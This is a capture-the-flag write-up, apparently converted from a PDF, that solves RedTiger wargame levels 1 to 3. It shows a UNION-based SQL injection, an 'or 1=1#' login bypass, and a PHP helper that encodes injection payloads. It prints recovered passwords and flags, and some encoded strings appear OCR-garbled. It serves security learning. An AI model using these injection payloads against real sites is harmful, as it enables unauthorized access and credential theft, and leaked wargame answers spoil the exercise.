


Level1: Simple SQL-Injection

Vulnerability: Parameter cat in the URL



← → ↻ Not secure https://redtiger.labs.overthewire.org/level1.php

Spotify YouTube แอปภาษา Cambridge Diction... Crypto market

Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users


Category: 1

This category does not exist!

Username:

Password: Login

Step



← → ↻ Not secure https://redtiger.labs.overthewire.org/level1.php?cat=1

Spotify YouTube แอปภาษา Cambridge Diction... Crypto market N

Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

Category: 1


This hackit is cool :)
My cats are sweet.
Miaou

Username:

Password: Login

It looks like the application uses a 'cat' parameter in the URL to let users choose a category.

However, when trying to set the cat parameter to 2, an error message appeared saying the page does not exist, indicating that there is only one category available.



Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe

Hint: You really need one? omg -_-

Tablename: level1_users

Category: 1


This category does not exist!

Username:

Password:

Then we tested with "cat=1 order by 1,2,3,4,5," but it also showed that this category does not exist. Following that, we tried "cat=1 order by 1,2,3,4," and it displayed correctly.

This indicates that the fifth column is not queried.



Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe

Hint: You really need one? omg -_-

Tablename: level1_users

Category: 1

This hackit is cool :)

My cats are sweet.

Miau

Username:

Password:

The ORDER BY clause in SQL is used to sort the result set of a query based on one or more columns. It allows you to specify the order in which the rows should be returned.

Next, we need to figure out which columns we can use to get and show information from the table. By using "cat=1 union select 1,2,3,4 from level1_users"

Category: 1

This hackit is cool :)

My cats are sweet.

Miau

3

4

Username:

Password:

The "union select" statement in SQL is used to combine the result sets of two or more SELECT queries into a single result set. Columns 1 and 2 Not Displayed. The numbers 1 and 2 not appearing in the output suggests that the original query's result set already fills these columns with data. This data could be anything from the database that isn't visible directly on the webpage you're viewing or could be processed in a way that it does not display directly (like hidden form values or used internally by the server-side code).

Columns 3 and 4 Displayed. The appearance of 3 and 4 suggests these columns from the injected SELECT statement are not being used or filled by the original query, thus the injected data 3 and 4 is displayed.

Now, we can get the username and password from the table by using columns 3 and 4.

We use cat = 1 union select 1,2, username, password from level1_users

Hornoxe
thatwaseasy

Username:

Password:

Level2: Simple login-bypass

Vulnerability: Authentication Bypass Vulnerability

Welcome to level 2

A simple loginbypass

Target: Login

Hint: Condition

Username:

Password:

Step

We try putting something in the password like a quote. After that an error message occurred.

username: username

password: gg'

Warning: mysql_num_rows() expects parameter 1 to be resource, boolean given in /var/www/html/hackit/level2.php on line 48
Login incorrect!

Then the hint "Condition," it suggests we should try inserting a true statement into the password fields. This aligns with the idea of manipulating the login conditions to bypass authentication.

username: username

password: gg' or 1=1#

the SQL query would look something like this:

SELECT * FROM users WHERE username = 'username' AND password = 'gg' or 1=1#'

The ' or 1=1 condition always evaluates to true, allowing access to the system regardless of the actual username and password combination.

access granted

You can raise your wechall.net score with this flag: 1222e2d4ad5da677efb188550528bfaa

The password for the next level is: **feed_the_cat_who_eats_your_bread**

Level3: Get an error

Vulnerability: Lack of input validation and error handling leads to error-based SQL injection.

Welcome to Level 3

Target: Get the password of the user Admin.

Hint: Try to get an error. Tablename: level3_users

Show userdetails:


[TheCow](#)

[Admin](#)

Username:

Password:

first, we click admin then a get request will be sent as shown below.



Welcome to Level 3

Target: Get the password of the user Admin.

Hint: Try to get an error. Tablename: level3_users


Show userdetails:

Username:	Admin
First name:	Andy
Name:	Soffkopf
ICQ:	133773311
Email:	admin@site.de

Username:

Password:

After that, I modify the parameter from "?usr" to "?usr[]" and received an error message.



Welcome to Level 3

Target: Get the password of the user Admin.

Hint: Try to get an error. Tablename: level3_users

Show userdetails:

Warning: preg_match() expects parameter 2 to be string, array given in /var/www/html/hackit/urlcrypt.inc on line 26

[TheCow](#)

[Admin](#)

Username:
Password:

When we change the parameter, we see an error like the one above. we find out the problem lies in the file "urlcrypt.inc.

```
<?php
// warning! ugly code ahead :)
// requires php5.x, sorry for that

function encrypt($str)
{
    $cryptdstr = "";
    srand(3284724);
    for ($i = 0; $i < strlen($str); $i++)
    {
        $temp = ord(substr($str,$i,1)) ^ rand(0, 255);

        while(strlen($temp)<3)
        {
            $temp = "0".$temp;
        }
        $cryptdstr .= $temp. "";
    }
    return base64_encode($cryptdstr);
}

function decrypt ($str)
{
    srand(3284724);
    if(preg_match('%^[a-zA-Z0-9/+]*={0,2}$%', $str))
    {
        $str = base64_decode($str);
        if ($str != "" && $str != null && $str != false)
        {
            $decStr = "";

            for ($i=0; $i < strlen($str); $i+=3)
            {
                $array[$i/3] = substr($str,$i,3);
            }

            foreach($array as $s)
            {
                $a = $s ^ rand(0, 255);
                $decStr .= chr($a);
            }

            return $decStr;
        }
        return false;
    }
    return false;
}

?>
```

Is a PHP script stored in the file urlcrypt.inc. It consists of two functions: encrypt() and decrypt(). that mean We have to encode our query using the encrypt function .

To start, let's figure out the number of columns. We'll need to try different numbers to find it.

If you try more than 7, it'll give an error.

```
PHP Sandbox
1  <?php
2
3  // warning! ugly code ahead :)
4  // requires php5.x, sorry for that
5
6  function encrypt($str)
7  {
8      $cryptedstr = "";
9      srand(3284724);
10     for ($i = 0; $i < strlen($str); $i++) {
11         $temp = ord(substr($str, $i, 1)) ^ rand(0, 255);
12
13         while (strlen($temp) < 3) {
14             $temp = "0" . $temp;
15         }
16         $cryptedstr .= $temp . "";
17     }
18     return base64_encode($cryptedstr);
19 }
20
21 echo(encrypt('\ union select 1,2,3,4,5,6,7,8 from level3_users where username=\'Admin\'#'));
22 ?>
23
```

php version: 5.6.2,5.6.1

Show userdetails:

Warning: mysql_fetch_object(): supplied argument is not a valid MySQL result resource in /var/www/html/hackit/level3.php on line 38

Warning: mysql_num_rows() expects parameter 1 to be resource, boolean given in /var/www/html/hackit/level3.php on line 40

[TheCow](#)
[Admin](#)

```
PHP Sandbox
1  <?php
2
3  // warning! ugly code ahead :)
4  // requires php5.x, sorry for that
5
6  function encrypt($str)
7  {
8      $cryptedstr = "";
9      srand(3284724);
10     for ($i = 0; $i < strlen($str); $i++) {
11         $temp = ord(substr($str, $i, 1)) ^ rand(0, 255);
12
13         while (strlen($temp) < 3) {
14             $temp = "0" . $temp;
15         }
16         $cryptedstr .= $temp . "";
17     }
18     return base64_encode($cryptedstr);
19 }
20
21 echo(encrypt('\ union select 1,2,3,4,5,6,7 from level3_users where username=\'Admin\'#'));
22 ?>
```

Result for 5.6.2, 5.6.1:

Avg Execution time: 0.000325s Mem: 231KB Max: 240KB

NDc2MTUzNDIyMTg1NDQzNDU5MDcwMTk4MDkzNTAyMTI0MTIyMTA2MjEzNTkyMDE0
NDkxNDQzNDIyMTg1NDQzNDU5MDcwMTk4MDkzNTAyMTI0MTIyMTA2MjEzNTkyMDE0

Now encrypting the above query:

U\$=MDc2MTUxMDIyMTc3MTM5MjMwMTQ1MDI0MjA5MTAwMTc3MTUzMDc0MT
g3MDk1MDg0MjQzMdGzMtc3MDg5MDMzMjIzMjQzMtK0MDcyMjM2MTMwMjAzMT
Y1MDQyMTk5MTU5MTA1MDU2MTg4MTMxMjEyMTcwMTE0MTE5MTQzMtM3MD
UwMTU5MTkwMTc5MDY0MjIwMDc0MTU1MTAwMDg1MjAyMTMxMDkxMDQzMt
YyMTg1MDQzMdU5MDcwMTk0MDk2MTAyMTI0MTIyMTAzMjEzMtKyMDE0

After passing the query as a parameter, we receive the following output.

Not secure

https://redtiger.labs.overthewire.org/level3.php?usr=MDc2MTUxMDIyMTc3MTM5MjMwMTQ1MDI0MjA5MTAwMTc3MTUzMDc0MTg3MDk1MDg0MjQzMdGzMtc3MDg5MDMzMjIzMjQzMtK0MDcyMjM2MTMwMjAzMTY1MDQyMTk5MTU5MTA1MDU2MTg4MTMxMjEyMTcwMTE0MTE5MTQzMtM3MDUwMTU5MTkwMTc5MDY0MjIwMDc0MTU1MTAwMDg1MjAyMTMxMDkxMDQzMtYyMTg1MDQzMdU5MDcwMTk0MDk2MTAyMTI0MTIyMTAzMjEzMtKyMDE0

Welcome to Level 3

Target: Get the password of the user Admin.
Hint: Try to get an error. Tablename: level3_users

Show user details:

Username:	2
First name:	6
Name:	7
ICQ:	5
Email:	4

Username:

Password:

Here we can see column 2,6,7,5,4 can be used to display information. And I have chosen column 2 and 6 to display information.

```
PHP Sandbox
1 <?php
2 // warning! ugly code ahead :)
3 // requires php5.x, sorry for that
4
5 function encrypt($str)
6 {
7     $cryptedstr = "";
8     srand(3284724);
9     for ($i = 0; $i < strlen($str); $i++) {
10         $temp = ord(substr($str, $i, 1)) ^ rand(0, 255);
11
12         while (strlen($temp) < 3) {
13             $temp = "0" . $temp;
14         }
15         $cryptedstr .= $temp . "";
16     }
17     return base64_encode($cryptedstr);
18 }
19
20 echo(encrypt('\' union select 1,username,3,4,5,password,7 from level3_users where username=\'Admin\'#'));
21
22 ?>
```

Encrypting the query we get:

Usr=

MDc2MTUxMDIyMTc3MTM5MjMwMTQ1MDI0MjA5MTAwMTc3MTUzMdc0MTg3MDk1MDg0MjQzMdIwMjM4MDE1MTI3MTMzMtKwMTU0MDAxMjQ2MTU3MjA4MTc3MDk2MTI4MjIwMTE2MTIxMTYzMtQ5MjEzMtYwMTA4MDMyMjUyMjAzMDk3MTU2MTkwMTc1MDEzMtM5MDc4MTU1MDk2MDg1MTM0MTk3MTE5MDU5MTYzMtC4MDU2MDM3MDAzMTM2MDQ3MDY2MTA2MTE0MDQ2MjA2MTQ4MDcyMTQxMjE0MDc1MDQ0MjE1MjAzMDM3MDgyMTk4MDcyMTIzMjE1MTE0MjIz

Not secure

https://redtiger.labs.overthewire.org/level3.php?usr=MDc2MTUxMDIyMTc3MTM5MjMwMTQ1MDI0MjA5MTAwMTc3MTUzMdc0MTg3MDk1MDg0MjQzMdIwMjM4MDE1MTI3MTMzMtKwMTU0MDAxMjQ2MTU3MjA4MTc3MDk2MTI4MjIwMTE2MTIxMTYzMtQ5MjEzMtYwMTA4MDMyMjUyMjAzMDk3MTU2MTkwMTc1MDEzMtM5MDc4MTU1MDk2MDg1MTM0MTk3MTE5MDU5MTYzMtC4MDU2MDM3MDAzMTM2MDQ3MDY2MTA2MTE0MDQ2MjA2MTQ4MDcyMTQxMjE0MDc1MDQ0MjE1MjAzMDM3MDgyMTk4MDcyMTIzMjE1MTE0MjIz

Welcome to Level 3

Target: Get the password of the user Admin.
Hint: Try to get an error. Tablename: level3_users

Show userdetails:

Username:	Admin
First name:	thisisaverysecurepasswordEEE5rt
Name:	7
ICQ:	5
Email:	4

Username:
Password:

Login correct. You are admin :);

Then we know the Username is Admin, and its password is thisisaverysecurepasswordEEE5rt.